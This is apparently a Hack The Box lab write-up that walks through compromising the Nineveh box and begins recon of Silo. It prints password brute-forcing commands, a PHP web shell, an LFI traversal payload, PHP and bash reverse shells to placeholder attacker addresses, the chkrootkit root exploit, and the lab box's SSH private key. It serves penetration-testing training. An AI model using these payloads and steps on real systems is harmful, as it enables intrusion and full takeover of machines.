Standard's
Hack The Box Writeup

Date: March 13th, 2020
Nineveh and Silo
Thomas Jordan

Table of Contents

Recon

After getting the box IP, we start off with a simple nmap scan:


```
nmap -sCV -p- --min-rate 1000 -oA nineveh 10.10.10.43
```

```
Nmap scan report for 10.10.10.43
Host is up (0.033s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject:
commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

So, we have two attack surfaces, HTTP and HTTPS.

Enumeration:

So we’re greeted with a simple welcome page:



Looking at the page’s source shows us nothing useful.

```
1 <html><body><h1>It works!</h1>
2 <p>This is the default web page for this server.</p>
3 <p>The web server software is running but no content has been added, yet.</p>
4 </body></html>
```

So now we gobuster to get an idea of what files and directories are on the webserver:

```
gobuster dir -u http://10.10.10.43/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
-x php html -o dir.txt
```

This finds:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.43/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-
2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/03/13 17:54:48 Starting gobuster
===============================================================
/info.php (Status: 200)
/department (Status: 301)
===============================================================
2020/03/13 18:04:31 Finished
===============================================================
```

/info.php gives us a ton of information:

```
Ubuntu: 16.04.1 --> arch: x86_64
PHP Version: 7.0.18
Apache 2.4.18
```

/department.login.php presents us with an interesting looking login page.

We’re given a new directory, so a gobuster gives us the following:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.43/department/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-
2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/03/13 18:06:02 Starting gobuster
===============================================================
/index.php (Status: 200)
/login.php (Status: 200)
/files (Status: 301)
/header.php (Status: 200)
/footer.php (Status: 200)
/css (Status: 301)
/logout.php (Status: 302)
/manage.php (Status: 302)
```

The only interesting file is login.php (and manage.php)
    We’ll come back to this

Now for HTTPS

We’re greeted with this image:

The source of this page is also pretty bare:

```
1 <center><img src="ninevehForAll.png" /></center>
```

A quick gobuster shows us:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://10.10.10.43:443/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/03/13 18:16:24 Starting gobuster
===============================================================
/db (Status: 301)
```

```
/server-status (Status: 403)
/secure_notes (Status: 301)
```

/db is password protected, and the default password of admin did not work.

/server-status is forbidden

/secure_notes is quite interesting. We're greeted with this image:

The page source doesn't reveal anything useful.

```
1 <html>
2 <body>
3 <center><img src=nineveh.png /></center>
4 </body>
5 </html>
6
```

My first thought would be that the password or username to the db or http site are hidden in the image. So a quick wget, and we can process the image:

```
img_cat nineveh.png |strings
```

This gives us the following:

(DATA REMOVED FOR EASE OF READING)

www-data
[10/1868]
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//CTxgBHRniaa8c
0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt38Umdyk+IgfzUlsnSnJMG8gAY0rs+
FpBdQ91P3LTEQQfRqlsmS6Sc/
gUflmurSeGgNNrZbFcNxJLWd238zyv55MfHVtXOeUEbkVCrX/CYHrlzxt2zm0ROVpyv/
Xk5+/UDaP68h2CDE2CbwDfjFmI/9ZXv7uaGC9ycjeirC/
EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+wx1jgo4tNH/P6iPixBNf7/X/
FyXrUsANxiTRLDjZs5v7IETJzVNOrU0R amrois@nineveh.htb
```

We now have an SSH private and public key for amrois.

We now process the key:

```
root@kali:~/Boxes/OSCP/Nineveh# vim id_rsa
root@kali:~/Boxes/OSCP/Nineveh# vim id_rsa.pub
root@kali:~/Boxes/OSCP/Nineveh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//CTxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt38Umdyk+IgfzUlsnS
nJMG8gAY0rs+FpBdQ91P3LTEQQfRqlsmS6Sc/gUflmurSeGgNNrZbFcNxJLWd238zyv55MfHVtXOeUEbkVCrX/CYHrlzxt2zm0ROVpyv/Xk5+/UDaP68h2CDE2CbwDfjFmI/9Z
Xv7uaGC9ycjeirC/EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+wx1jgo4tNH/P6iPixBNf7/X/FyXrUsANxiTRLDjZs5v7IETJzVNOrU0R amrois@nineveh.htb
root@kali:~/Boxes/OSCP/Nineveh# chmod 600 id_rsa
root@kali:~/Boxes/OSCP/Nineveh# ssh -i id_rsa amrois@10.10.10.43

^C
root@kali:~/Boxes/OSCP/Nineveh#
[0] 0:openvpn  1:recon  2:web- 3:image*                                                    "kali" 18:49 13-Mar-20
```

Notice how the session hangs when we try and SSH. This was weird, but going back to our initial nmap, the SSH port is not open externally, so we might have to get a reverse shell and SSH from localhost.

Exploitation

Going back to our enumeration, we didn't find anything too useful to us initially. There were a couple of bits of information that could lead us in the right direction, but since there were no credentials, the most probably next step would be to bruteforce. The most simple page to bruteforce would be the /db page under port 443 (HTTPS).

A quick look at the request in burp shows:

```
POST /db/index.php HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.43/db/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Connection: close
Cookie: PHPSESSID=cehmthut3e5s4auc47aj7j5213
Upgrade-Insecure-Requests: 1

password=admin&remember=yes&login=Log+In&proc_login=true
```

So we throw this into WFUZZ, but it was taking too long, and I will come back to it.

```
root@kali:~/Boxes/OSCP# wfuzz -c -z file,/usr/share/wordlists/rockyou.txt --hl 491 --hw 1
040 -d "password=FUZZ&remember=yes&login=Log+In&proc_login=true" https://10.10.10.43/db/i
ndex.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzz
ing SSL sites. Check Wfuzz's documentation for more information.


********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.43/db/index.php
Total requests: 14344392

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000136179:   200        491 L    1040 W   12083 Ch    "twinsis"              ^C
Finishing pending requests...
root@kali:~/Boxes/OSCP#
[0] 0:openvpn  1:recon  2:web  3:image- 4:exploitation*           "kali" 20:27 13-Mar-20
```

We do

have the other login page we could brute, so we can examine the request in Burp:

```
POST /department/login.php HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.43/department/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Cookie: PHPSESSID=cehmthut3e5s4auc47aj7j5213
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

And we can then throw that into wfuzz, and voila!

```
root@kali:~/Boxes/OSCP# wfuzz -c -z file,/usr/share/seclists/Passwords/Common-Credentials
/10-million-password-list-top-10000.txt --hl 58 -d "username=admin&password=FUZZ" http://
10.10.10.43/department/login.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzz
ing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.43/department/login.php
Total requests: 10000

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000374:   302        59 L     113 W    1706 Ch     "1q2w3e4r5t"

Total time: 36.19358
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 276.2920
```

After we enter the password, we’re greeted with this page:

Home Notes Logout

Hi admin,

The notes tab at the top that looks interesting

“Have you fixed the login page yet! hardcoded username and password is really bad idea!
check your serect folder to get in! figure it out! this is your challenge
Improve the db interface.
~amrois”

Interesting, so we need to find the secret folder.

Trying ?notes= files/secret or /secret.txt does not work.

This looked like lfi, but I cannot find any obvious vuln.

Maybe it’s referring to something behind the phpliteadmin?

After coming back to the initial wfuzz scan, I have several false positives, so instead we’re going to try hydra.


```
root@kali:~/Boxes/OSCP# hydra -l randomstring -P /usr/share/wordlists/rockyou.txt 10.10.1
0.43 https-post-form "/db/:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Inco
rrect password." -s 443
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o
rganizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-13 22:16:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking http-post-forms://10.10.10.43:443/db/:password=^PASS^&remember=yes&login
=Log+In&proc_login=true:Incorrect password.
[443][http-post-form] host: 10.10.10.43   login: randomstring   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-13 22:17:15
root@kali:~/Boxes/OSCP#
```


L

Lessons Learned: Hydra is much more efficient than wfuzz.

After we log into the database, we see this:




What immediately catches my eye is the import tab. After clicking on it we see a prompt for a SQL or CSV databse:



So, I created a database as shown on the left, and tried uploading a pentestmonkey reverse php shell, but it wasn’t working regardless of extension, data-type, or even padding.

After a short break, I came back and thought about what would happen if I added an extension to the database name.

IT WORKED:



After another quick break, I added a simple php shell from HighOnCoffee to the main form of the in shell, and it works. Now to execute it.

My immediate thought was that possible LFI that I found earlier, so I tried using that to navigate around and find the files, but it was very time consuming, and I wasn't having much luck.

So I changed strategy, I knew that the file was probably in the same directory as the note was, so I tried a simple, interactive php shell:

```
<?php echo system($_REQUEST["cmd"]); ?>
```

I found this snippet on an old blog post about SQL injection, and its brilliant since you don't directly have to input anything for the shell, but you can use LFI to interact with the shell at a later time.

After adding this value for the table under ninevehNotes.php, we can interact with it through the LFI vuln we found earlier under the https Nineveh Department Section.

There was some interesting behavior when I deleted all the databases and attempted to create a new one:

There was a problem setting up your database, /var/tmp//. An attempt will be made to find out what's going on so you can fix the problem more easily.

Checking supported SQLite PHP extensions...

***PDO**: installed*
***SQLite3**: installed*
***SQLiteDatabase**: not installed*

...done.

The problem cannot be diagnosed properly. Please file an issue report at http://phpliteadmin.googlecode.com.

So now we know what path to traverse to: /var/tmp/

We know that the backend checks for the string ninevehNotes, so we can try:

notes=/ninevehNotes/../../../etc/passwd for a test LFI


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000:,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

After verifying our LFI exploit, we can call our php code with:

/../../../../../var/tmp/shell.php&cmd=id

And it works:

```
SQLite format 3@  -
tableshellshellCREATE TABLE 'shell' ('uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)' TEXT)
```

After veryfing that this works, we grab a reverse shell from HighOnCoffee, URL encode it, and then wait for a response.

After trying quite a few shells, the php shell worked.

```
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i
                    <&3 >&3 2>&3");'
```

```
root@kali:~/Boxes/OSCP# nc -nvlp 4443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:46736.
/bin/sh: 0: can't access tty; job control turned off
$
```

User

The first step after getting a reverse shell is to upgrade our shell to a full tty:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

That doesn't work, so we try python3, and we have a (nearly) full tty shell.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ which python
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@nineveh:/var/www/html/department$
```

Now we can use our ssh keys from earlier to ssh into amroi:

client: wget http://ip.add.dre.ss:8081/id_rsa

server: python -m SimpleHTTPServer 8081

```
Length: 2409 (2.4K) [application/octet-stream]
Saving to: 'id_rsa'

id_rsa              100%[===================>]   2.35K  --.-KB/s    in 0s

2020-03-14 10:57:44 (501 MB/s) - 'id_rsa' saved [2409/2409]

www-data@nineveh:/tmp$ ls
ls
f
id_rsa
p
systemd-private-879944304af140debd2ca236528dc159-systemd-timesyncd.service-TAqrOJ
update
vmware-root
www-data@nineveh:/tmp$
```

```
root@kali:~/Boxes/OSCP/Nineveh# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.10.43 - - [14/Mar/2020 11:55:13] "GET /id_rsa HTTP/1.1" 200 -
```

```
 database.csv   id_rsa.pub      nineveh.nmap   nineveh.xml         php-reverse-shell.php
 id_rsa         nineveh.gnmap   nineveh.png    'OSCP Writeup.odt'
root@kali:~/Boxes/OSCP/Nineveh# ifconfig tun0 |grep inet
        inet 10.10.14.9  netmask 255.255.254.0  destination 10.10.14.9
        inet6 fe80::2cc5:3d51:414c:a297  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1007  prefixlen 64  scopeid 0x0<global>
root@kali:~/Boxes/OSCP/Nineveh#
[0] 0:openvpn  1:recon  2:web  3:image  4:exploitation- 5:shell*                    "kali" 11:56 14-Mar-20
```

Now we chmod our ssh private key:

chmod 600 id_rsa

and then we try to escolate to amroi:

ssh -i id_rsa amroi@127.0.0.1

and nothing, we're www-data so we don't have permission to add ssh hosts. We can come back to this once we have privileged account.

We can use the same method of transferring files to grab LinEnum.sh

After we transferred LinEnum onto the machine, we chmod +x it, and run it.

I was right that SSH is listening locally, so this is definitely a probable piece of the puzzle:

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

A quick ps aux reveals an interesting file run by root:

```
/bin/sh /usr/bin/chkrootkit
```

A quick google search shows us that chkrootkit is a tool that "locally checks for signs of a rootkit"

So naturally we look it up on exploitdb and:

Chkrootkit 0.49 - Local Privilege Escalation

We’re in business. There is a metasploit module, but I personally try to stay away from metasploit unless I have to. (metasploit allowance on OSCP)

The steps to exploit are detailed for us by Thomas Stangner is his exploitdb file:

“- Put an executable file named 'update' with non-root owner in /tmp (not

mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.”

So we can write a simple bash reverse shell that will be executed as root in the tmp direcotry.

bash -i >& /dev/tcp/my.ip.ad.dr/port 0>&1

We setup a simple listener on our host, and wait for a shell:

AND VOILA, ROOT!

```
root@kali:~/Boxes/OSCP/Nineveh# nc -nvlp 4445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:58630.
bash: cannot set terminal process group (10142): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#
```

Silo

Recon:

Once we have a box ip, we start off with a nmap scan:

```
nmap -sCV -p- --min-rate 1000 -oA silo 10.10.10.82
```

This gives us:

```
# Nmap 7.80 scan initiated Sat Mar 21 16:52:52 2020 as: nmap -sCV -p- --min-rate 1000 -oA silo 10.10.10.82
Nmap scan report for 10.10.10.82
Host is up (0.033s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   Oracle TNS listener 11.2.0.2.0 (unauthorized)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
```

